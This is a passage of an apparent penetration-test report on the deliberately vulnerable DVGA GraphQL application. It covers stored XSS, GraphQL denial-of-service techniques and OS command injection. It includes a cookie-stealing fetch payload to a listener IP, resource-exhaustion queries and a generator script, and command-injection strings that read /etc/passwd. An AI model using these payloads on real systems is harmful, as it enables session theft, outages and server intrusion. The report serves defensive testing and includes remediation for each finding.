
The following HTML was also rendered as HTML:

```
<mark>XSSED</mark>
```

and

```
<h1 style="color:red">XSSED</h1>
```

Instead of displaying these tags as text, the browser interpreted them as actual HTML elements.



Proof of Concept

XSS Payload

```
<script>fetch(`http://192.168.1.230/?c=${document.cookie}`,
{mode:'no-cors'})</script>
```

The payload executes JavaScript in the application's browser context and sends the value of `document.cookie` to the tester-controlled listener.

HTML Injection Payload

```
<mark>XSSED</mark> </br>
<h1 style="color:red">XSSED</h1>
```

Both HTML elements were interpreted and rendered by the browser.

Execution Confirmation

The callback received by my `server.py` listener confirms that the JavaScript executed successfully.

The testing demonstrated the complete attack flow:

1. The payload is accepted by `UploadPaste`.
2. The malicious content is stored.
3. The content is returned through `getPastes`.
4. The `pastes.content` field contains the original HTML/JavaScript.
5. `/my_pastes` renders the stored content.
6. The browser executes the injected JavaScript.
7. The JavaScript is able to access `document.cookie` and send it to the tester-controlled listener.

Technical Details

The vulnerable flow is:

```
/upload_paste
      |
      v
UploadPaste mutation
      |
      | content = attacker-controlled HTML/JavaScript
       v
Stored paste
      |
      v
getPastes query
      |
      v
```

```
pastes.content
      |
      v
/my_pastes
      |
      v
Browser renders stored content
      |
      v
JavaScript execution
```

The main issue is that the application treats the uploaded paste content as trusted HTML when it reaches the browser.

The `UploadPaste` mutation accepts the attacker-controlled `content`, and the value is stored without adequate sanitization. The same value is then returned by the `getPastes` query and rendered on `/my_pastes`.

Because the content is rendered as HTML rather than safely displayed as text, an attacker-controlled `<script>` element can execute in the application's browser context.

Impact

An attacker who is able to upload a paste could store malicious JavaScript that executes when the affected paste is viewed through `/my_pastes`.

Successful exploitation could allow an attacker to:

- Execute arbitrary JavaScript in the application's origin.
- Access information available to JavaScript in the victim's browser context.
- Perform actions as the victim within the application.
- Read cookies that are accessible through JavaScript.
- Modify the application's page content.
- Inject malicious HTML into the trusted application interface.
- Potentially steal other browser-accessible sensitive information.

In this test, the impact was demonstrated by successfully accessing `document.cookie` and receiving its value on the tester-controlled `server.py` listener.

Root Cause

The root cause is improper handling of user-controlled paste content before it is rendered by the browser.

The `content` argument of the `UploadPaste` mutation accepts raw HTML and JavaScript. The stored value is then returned through the `pastes.content` field and rendered by `/my_pastes` without sufficient output encoding or HTML sanitization.

As a result, content that should have been treated as untrusted text is interpreted by the browser as executable HTML and JavaScript.

Evidence

Relevant evidence for this finding is stored under:

```
evidence/DVGA-011-Stored-XSS-via-UploadPaste/
```

The evidence contains the relevant requests, responses, screenshots, and the successful XSS callback received by the tester-controlled `server.py` listener.

The exact uploaded test file is available at:

```
Uploaded-Materials-By-Me/uploaded-paste.txt
```

Risk Rating

Critical

Remediation

The application should treat uploaded paste content as untrusted data and prevent it from being interpreted as executable HTML.

Recommended fixes include:

1. **Render paste content as text**If HTML is not an intended feature, render the content using safe text APIs such as `textContent` rather than inserting it as HTML.
2. **Apply proper output encoding**Encode user-controlled content before placing it into an HTML document.
3. **Avoid unsafe HTML rendering**Avoid directly inserting user-controlled paste content through sinks such as `innerHTML` unless the content has first been properly sanitized.
4. **Sanitize HTML if HTML is intentionally supported**If the application is supposed to support some HTML formatting, use a well-maintained HTML sanitizer with an explicit allowlist of safe tags and attributes.
5. **Block executable HTML constructs**When HTML is not required, elements such as `<script>` and event-handler attributes such as `onclick` and `onerror` should not be allowed to reach the rendered page.
6. **Implement Content Security Policy as defense in depth**A restrictive CSP can reduce the impact of XSS, but it should be used as an additional security layer rather than as a replacement for proper output encoding and sanitization.

References

- CWE-79 - Improper Neutralization of Input During Web Page Generation (Cross-site Scripting)
- https://cwe.mitre.org/data/definitions/79.html
- OWASP Top 10 2021: A03 - Injection
- https://owasp.org/Top10/A03_2021-Injection/

Finding 12

DVGA-012 — Denial of Service via Multiple Resource-Exhaustion Techniques

Severity

High

CVSS Score: 7.5 (High)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

Overall CVSS Calculation

Vector:	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
CVSS Base Score:	7.5
Impact Subscore:	3.6
Exploitability Subscore:	3.9
CVSS Temporal Score:	NA
CVSS Environmental Score:	NA
Modified Impact Subscore:	NA
Overall CVSS Score:	7.5

CWE

CWE-400 — Uncontrolled Resource Consumption

OWASP Mapping

OWASP API Security Top 10 — API4:2023 Unrestricted Resource Consumption

Description

During testing of the DVGA GraphQL API, I found several different ways to consume a significant amount of server-side resources through specially crafted GraphQL queries.

The main issue is that the application does not appear to have sufficient GraphQL resource controls such as query-depth limits, query-cost analysis, batching limits, alias limits, or protection against circular fragment processing.

The following techniques were successfully tested and resulted in noticeable performance degradation or application unavailability:

- Resource-intensive `systemHealth` query
- GraphQL batching
- GraphQL alias-based attack
- Deeply nested GraphQL queries
- Circular fragment attack

I also tested field duplication with a large number of repeated fields. However, the application handled 1,000 duplicated fields in approximately 7 seconds, which was not enough to demonstrate a reliable denial-of-service condition. Therefore, field duplication is not treated as a confirmed DoS vector in this finding.

All of the confirmed techniques have the same overall impact: they can force the GraphQL server to perform excessive processing and consume server resources, eventually affecting application availability.

Affected Endpoint

```
POST /graphql
```

Affected Operations

```
systemHealth
systemUpdate
pastes
readAndBurn
```

1. Resource-Intensive `systemHealth` Query

I first tested the `systemHealth` query because it takes a noticeable amount of time to return a response.

Payload

```
query systemHealth {
    systemHealth
}
```

The query took a minimum of approximately **30 seconds** to respond.

I then used Burp Suite Intruder to send the same query repeatedly. Intruder was configured with **Null payloads** and a total of **100 requests**.

During the attack, the application continuously remained in a loading/reloading state. This was observed both through the ngrok-forwarded URL and directly through the localhost instance.

A screen recording of approximately **3 minute 8 seconds** was captured around showing the application continuously loading while the Intruder attack was running.

Impact

Because the `systemHealth` operation already takes a significant amount of time to process, repeatedly sending the query can consume server resources and prevent legitimate requests from being processed normally.

2. GraphQL Batch Query Attack

I also tested GraphQL batching to see whether multiple operations could be submitted together in a single HTTP request and processed by the application without an effective query-cost restriction.

Graphene disables batching by default, and I wanted to check how the DVGA application handled a large number of GraphQL operations submitted together.

The following query was used as the base request:

```
{"query":"query systemUpdate {\r\n  systemUpdate\r\n}"}
```

I then created a JSON array containing **100 copies of the same query** and submitted them together as one request.

During the test, between approximately **10:06 and 10:08**, the site was clearly reloading and becoming unavailable. This was observed both through the ngrok-forwarded URL and directly through localhost.

A screen recording of approximately **1 minute 8 seconds** was captured showing this behaviour.

At around **10:13**, another approximately **31 second** recording was captured showing that the application was still unavailable.

Impact

Submitting a large number of GraphQL operations in a single request can significantly increase the amount of work performed by the server.

Without appropriate batching restrictions or query-cost controls, an attacker can use this behaviour to consume server resources and affect application availability.

3. GraphQL Alias-Based Attack

I also tested GraphQL aliases because aliases allow the same field to be requested multiple times under different names.

A query containing **100 aliases** of the `systemUpdate` field was created.

Payload

```
query {
      q1: systemUpdate
      q2: systemUpdate
      q3: systemUpdate
     ...
}
```

The complete 100-alias query is stored in the evidence directory.

When the request was sent, the site became unavailable in a similar way to the previous resource-exhaustion tests.

A screen recording of approximately **1 minute** was captured around **10:38**, showing the application becoming unavailable during the test.

Impact

GraphQL aliases can be used to request the same field multiple times within one operation. When expensive fields are repeatedly executed through aliases, the amount of work performed by the server can increase significantly.

Without an appropriate alias limit or query-cost control, this can be abused to consume server resources and affect application availability.

4. Deep GraphQL Recursion

I then tested deep GraphQL recursion.

While reviewing the GraphQL schema, ZAP identified a **GraphQL Circular Type Reference** involving the following relationship:

```
PasteObject → OwnerObject → PasteObject
```

This relationship allows the response to repeatedly move between `PasteObject` and `OwnerObject`.

Initial Recursive Query

```
query{
  pastes{
    owner{
      pastes{
        owner{
          pastes{
            owner{
              pastes{
                owner{
                  id
                  name
                }
              }
            }
          }
        }
      }
    }
  }
```

```
}
}
```

The response showed the same nested relationship being repeatedly followed:

```
pastes → owner → pastes → owner
```

The response became very deeply nested and contained a long repeated structure.

After confirming that this relationship could be recursively followed, I generated a much deeper query to check whether the application enforced any query-depth restrictions.

A **1,000-level deep GraphQL query** was generated using `depth-1000.py`.

The generated query was approximately **3935 KB** in size.

The script and generated payload are included in the evidence directory.

When the 1,000-level query was sent, the application became unavailable from both localhost and the forwarded ngrok host.

A screen recording of approximately **1 minute 12 seconds** was captured around **9:46** showing the application becoming unavailable.

During the same test, the ZAP progress also appeared to freeze.

Impact

Deeply nested GraphQL queries can force the application to repeatedly resolve nested relationships and build very large response structures.

Without an effective maximum query-depth or query-cost restriction, an attacker can submit excessively deep queries and consume significant CPU, memory, processing time, and other server resources.

5. Circular Fragment Attack

Finally, I tested circular GraphQL fragments.

The `readAndBurn` operation returns a `PasteObject`, which allowed me to test whether fragments could recursively reference each other.

Normal Query

```
query readAndBurn {
     readAndBurn(id: Int) {
         burn
         content
         id
         ipAddr
         owner {
             id
             name
             paste
             pastes
         }
         ownerId
         public
         title
         userAgent
       }
}
```

I then created two fragments where each fragment references the other.

Circular Fragment Payload

```
query readAndBurn {
     readAndBurn(id: 1) {
         ...Happy
}}

fragment Happy on PasteObject{
     burn
     content
     id
     ipAddr
     ...Sad
}

fragment Sad on PasteObject{
     burn
     content
     id
     ipAddr
```

```
        ...Happy
    }
```

Here, the `Happy` fragment references `Sad`, while `Sad` references `Happy`, creating a circular fragment relationship.

After sending the request, the application became unavailable on both localhost and the ngrok-forwarded endpoint.

Burp Suite returned:

```
    HTTP/2 503 Service Unavailable
     Content-Type: text/plain
    Date: Wed, 02 Sep 2026 04:03:27 GMT

    ngrok gateway error
    The server returned an invalid or incomplete HTTP response.

     ERR_NGROK_3004
```

A subsequent request returned:

```
    HTTP/2 502 Bad Gateway
     Content-Type: text/plain
    Date: Wed, 02 Sep 2026 04:03:29 GMT

    ngrok gateway error
    Traffic successfully made it to the ngrok agent, but the agent
failed to establish a connection to the upstream web service at
localhost:5013.

     ERR_NGROK_8012
```

A screen recording of approximately **1 minute 8 seconds** was captured during the test.

The circular-fragment payload and the observed responses are included in the evidence directory.

Impact

Circular fragment structures can result in excessive GraphQL processing if they are not properly detected and rejected during validation.

In this test, the application became unavailable after the circular fragment request, and the ngrok agent was no longer able to establish a connection to the upstream DVGA service.

Field Duplication Testing

I also tested field duplication to determine whether repeatedly requesting the same fields could produce another resource-exhaustion condition.

I manually nested and duplicated fields in the `pastes` query and then used a Python script to generate a much larger payload containing **1,000 repeated field blocks**.

The generator used the following field template:

```
def generate_duplicate_fields(field_block, count=1000):
    duplicated_fields = "\n".join([field_block] * count)
    full_query = f"""query pastes {{
  pastes(public: true) {{
    burn
    content
    id
    ipAddr
      owner {{
      id
      name
      pastes {{
{duplicated_fields}
      }}
    }}
}}
}}"""
      return full_query

field_template = """    burn
        content
        id
        ipAddr
        public
```

```
            title
            userAgent"""

    query_output = generate_duplicate_fields(field_template, 1000)

    with open("duplicate_fields_query.graphql", "w") as f:
        f.write(query_output)

    print("Generated query written to duplicate_fields_query.graphql")
```

The resulting 1,000-field query returned a response in approximately **7 seconds**.

This was not enough to demonstrate a reliable denial-of-service condition.

I also tested the `systemUpdate` field with duplicated fields. The application did not show the same level of impact, which suggests that some form of GraphQL field de-duplication or related protection may already be present.

Because the observed impact was not sufficient, field duplication is **not included as a confirmed DoS technique** in this finding.

Overall Impact

The testing showed that the DVGA GraphQL API can be stressed through several different GraphQL resource-exhaustion techniques.

The confirmed techniques include:

1. Resource-intensive `systemHealth` queries
2. GraphQL batching
3. Alias-based execution
4. Deep GraphQL recursion
5. Circular fragments

These techniques can cause the server to perform significantly more work than a normal GraphQL request.

Depending on the request volume and server resources available, exploitation can result in:

- High CPU usage
- Increased memory consumption
- Long-running requests
- Requests remaining pending for extended periods

- Slow application responses
- Application unavailability
- Denial of service for legitimate users

The main issue is the lack of sufficient GraphQL-specific resource controls around query execution.

Evidence

All requests, responses, payloads, screenshots, scripts, and screen recordings related to this finding are stored under:

```
evidence/DVGA-012-Denial-of-Service-via-Multiple-Resource-Exhaustion-Techniques/
```

The evidence covers the resource-intensive query, batch query, alias-based attack, deep recursion, circular fragment attack, and field-duplication testing described above.

Risk Rating

High

Remediation

The application should implement GraphQL-specific protections against excessive resource consumption.

Recommended controls include:

1. **Implement maximum query depth**Set a reasonable maximum nesting depth and reject queries that exceed it.
2. **Implement query complexity/cost analysis**Assign costs to GraphQL fields and reject operations whose calculated complexity exceeds a safe threshold.
3. **Limit GraphQL batching**Restrict the number of operations that can be submitted in a single HTTP request.
4. **Limit aliases**Restrict the number of aliases that can be used within a single GraphQL operation.

5. **Reject circular fragments**Ensure circular fragment structures are detected during GraphQL validation and rejected before execution.

6. **Apply execution timeouts**Prevent expensive GraphQL operations from running indefinitely.

7. **Apply rate limiting**Rate-limit requests to `/graphql`, especially for unauthenticated or low-privileged users.

8. **Restrict expensive operations**Operations such as `systemHealth` should be protected appropriately if they are not intended to be publicly accessible.

9. **Monitor GraphQL resource consumption**Monitor request duration, CPU usage, memory usage, concurrent GraphQL operations, and abnormal query patterns to detect and contain resource-exhaustion attacks.

References

- CWE-400 — Uncontrolled Resource Consumption
- CWE-400 — Uncontrolled Resource Consumption
- OWASP API Security Top 10 2023: API4 — Unrestricted Resource Consumption
- OWASP API4:2023 — Unrestricted Resource Consumption
- OWASP GraphQL Security Guidance — Query Depth and Complexity Controls
- OWASP GraphQL Cheat Sheet

Finding 13

DVGA-013 — OS Command Injection via `systemDebug`

Severity

Critical

CVSS Score: 9.8 (Critical)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Overall CVSS Calculation

Vector:	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS Base Score:	9.8
Impact Subscore:	5.9
Exploitability Subscore:	3.9
CVSS Temporal Score:	NA
CVSS Environmental Score:	NA
Modified Impact Subscore:	NA
Overall CVSS Score:	9.8

CWE

CWE-78 — Improper Neutralization of Special Elements used in an OS Command (OS Command Injection)

OWASP Mapping

- **OWASP Top 10 2021: A03 — Injection**

Affected Endpoints

- `POST /graphql`

Affected GraphQL Operations

`systemDebug`

Affected arguments

- `arg`

Description

During automated testing via ZAP, ZAP identified an OS Command Injection issue in the `/graphql` endpoint.

The affected GraphQL operation was `systemDebug`, and the affected argument was `arg`.

The request identified by ZAP was:

```
{systemDebug(arg:"ZAP&cat \/etc\/passwd&")}
```

The application returned the contents of `/etc/passwd` in the response:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
dvga:x:1000:1000::/home/dvga:/bin/sh
```

At this point, the ZAP result showed that the `arg` parameter could be used to execute an operating system command.

So, now it was time to check it manually.

I used my own payload:

```
{systemDebug(arg:"ZAP;cat /etc/passwd;ls;id && whoami")}
```

The response confirmed that multiple operating system commands were successfully executed.

The response returned the contents of `/etc/passwd`, followed by the output of `ls`, `id`, and `whoami`.

This confirms that the issue is not limited to reading `/etc/passwd. Arbitrary OS commands can be executed through the` arg`argument of the`systemDebug` operation.


Steps to Reproduce

Step 1 — Access the GraphQL endpoint

Send a GraphQL request to:

```
/graphql
```

Step 2 — Execute the vulnerable operation



Use the following GraphQL query:

```
{systemDebug(arg:"ZAP;cat /etc/passwd;ls;id && whoami")}
```

Step 3 — Observe the response

The application processes the supplied `arg` value and returns the output of the commands executed by the server.

The response first returned the contents of `/etc/passwd`:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/var/spool/lpd
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
dvga:x:1000:1000::/home/dvga:/bin/sh
```

The `ls` command also executed successfully and returned files and directories from the application environment:

```
__pycache__
app.py
config.py
core
core.1
db
dvga.db
index.html
muhib.jpg
```

```
pastes
requirements.txt
routine.txt
setup.py
static
templates
venv
version.py
```

The `id` command returned:

```
uid=1000(dvga) gid=1000(dvga) groups=1000(dvga)
```

The `whoami` command returned:

```
dvga
```

This confirms that the commands were actually executed by the application and that the execution took place under the `dvga` operating-system user.

Proof of Concept

The manually tested GraphQL query was:

```
{systemDebug(arg:"ZAP;cat /etc/passwd;ls;id && whoami")}
```

The payload uses shell command separators to append additional commands to the original input.

The following commands were successfully executed:

```
cat /etc/passwd
ls
id
whoami
```

The successful output from these commands confirms that attacker-controlled input reaches an operating-system command execution context.

This demonstrates **arbitrary OS command execution** through the `systemDebug` GraphQL operation.

HTTP Request

The vulnerable GraphQL request was sent to:

```
POST /graphql
```

The relevant GraphQL query was:

```
{
  "query": "{systemDebug(arg:\"ZAP;cat /etc/passwd;ls;id &&
whoami\")}",
  "variables": {}
}
```


HTTP Response

The application returned:

```
HTTP/2 200 OK
Content-Type: application/json
Date: Wed, 02 Sep 2026 05:44:47 GMT
Ngrok-Agent-Ips: X
Content-Length: 1145
```

The relevant response was:

```
{
  "data": {
    "systemDebug": "root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```



The response provides direct evidence that the supplied commands were executed and their output was returned through the GraphQL API.

Impact

An attacker who can access the vulnerable GraphQL operation may be able to execute arbitrary operating system commands on the server.

During testing, I was able to:

- Read `/etc/passwd`.
- Enumerate files and directories using `ls`.
- Identify the operating-system user and group information using `id`.
- Confirm the current execution user using `whoami`.

The commands were executed as the `dvga` user:

```
uid=1000(dvga) gid=1000(dvga) groups=1000(dvga)
dvga
```

Depending on the privileges available to the application process, an attacker could potentially use this access to read application files, access configuration information, interact with the application's database, obtain sensitive data, or perform further actions on the underlying server.

The impact could become significantly greater if the application is deployed with higher operating-system privileges or with access to sensitive internal resources.

Evidence

The following evidence was collected during testing:

```
evidence/DVGA-013-OS-Command-Injection-via-systemDebug/
```

The evidence contains the relevant request, response, and screenshots demonstrating the successful command execution

Risk Rating

Critical

Remediation

The application should not pass user-controlled input directly into operating-system commands.

